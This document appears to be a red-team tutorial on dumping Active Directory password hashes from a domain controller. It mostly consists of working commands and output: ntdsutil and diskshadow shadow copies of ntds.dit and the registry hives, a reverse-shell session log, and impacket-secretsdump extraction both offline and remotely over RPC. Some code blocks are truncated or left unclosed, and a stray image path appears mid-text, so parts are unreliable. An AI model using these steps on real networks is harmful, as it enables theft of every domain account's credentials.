

Dumping Domain Controller Hashes Locally and Remotely

Dumping NTDS.dit with Active Directory users hashes

No Credentials - ntdsutil

If you have no credentials, but you have access to the DC, it's possible to dump the ntds.dit using a lolbin ntdsutil.exe:

```
attacker@victim
```

```
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
```

We can see that the ntds.dit and SYSTEM as well as SECURITY registry hives are being dumped to c:\temp:

```
listening on [any] 443 ...
10.0.0.6: inverse host lookup failed: Unknown host
connect to [10.0.0.5] from (UNKNOWN) [10.0.0.6] 50228
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop> powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"

C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {0c399d92-f076-4f0b-bb69-e20b748f615b} generated successfully.
Snapshot {669c5755-d1d9-4455-a43c-50360e39198f} mounted as C:\$SNAP_201807211544_VOLUMEC$\
Snapshot {669c5755-d1d9-4455-a43c-50360e39198f} is already mounted.
Initiating DEFRAGMENTATION mode...
    Source Database: C:\$SNAP_201807211544_VOLUMEC$\Windows\NTDS\ntds.dit
    Target Database: c:\temp\Active Directory\ntds.dit

    Defragmentation  Status (% complete)
    0      10      20      30      40      50      60      70      80      90      100
    |----|----|----|----|----|----|----|----|----|----|
    .....

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {669c5755-d1d9-4455-a43c-50360e39198f} unmounted.
IFM media created successfully in c:\temp
ifm: q
```

We can then dump password hashes offline with impacket:

```
attacker@local
```

```
root@~/tools/mitre/ntds# /usr/bin/impacket-secretsdump -system SYSTEM -security
```

```
root@~/tools/mitre/ntds# /usr/bin/impacket-secretsdump -system SYSTEM -security SECURITY -ntds ntds.dit local

No Credentials - diskshadow

On Windows Server 2008+, we can use diskshadow to grab the ntds.dit.

Create a shadowdisk.exe script instructing to create a new shadow disk copy of the disk C (where ntds.dit is located in our case) and expose it as drive Z:\



shadow.txt

```
set context persistent nowriters
set metadata c:\exfil\metadata.cab
add volume c: alias trophy
create
expose %someAlias% z:
```

...and now execute the following:

```
mkdir c:\exfil
diskshadow.exe /s C:\users\Administrator\Desktop\shadow.txt
cmd.exe /c copy z:\windows\ntds\ntds.dit c:\exfil\ntds.dit
```

Below shows the ntds.dit got extracted and placed into our c:\exfil folder:

Inside interactive diskshadow utility, clean up the shadow volume:

```
diskshadow.exe
> delete shadows volume trophy
> reset
```

With Credentials

If you have credentials for an account that can log on to the DC, it's possible to dump hashes from NTDS.dit remotely via RPC protocol with impacket:

```
impacket-secretsdump -just-dc-ntlm offense/administrator@10.0.0.6
```

```
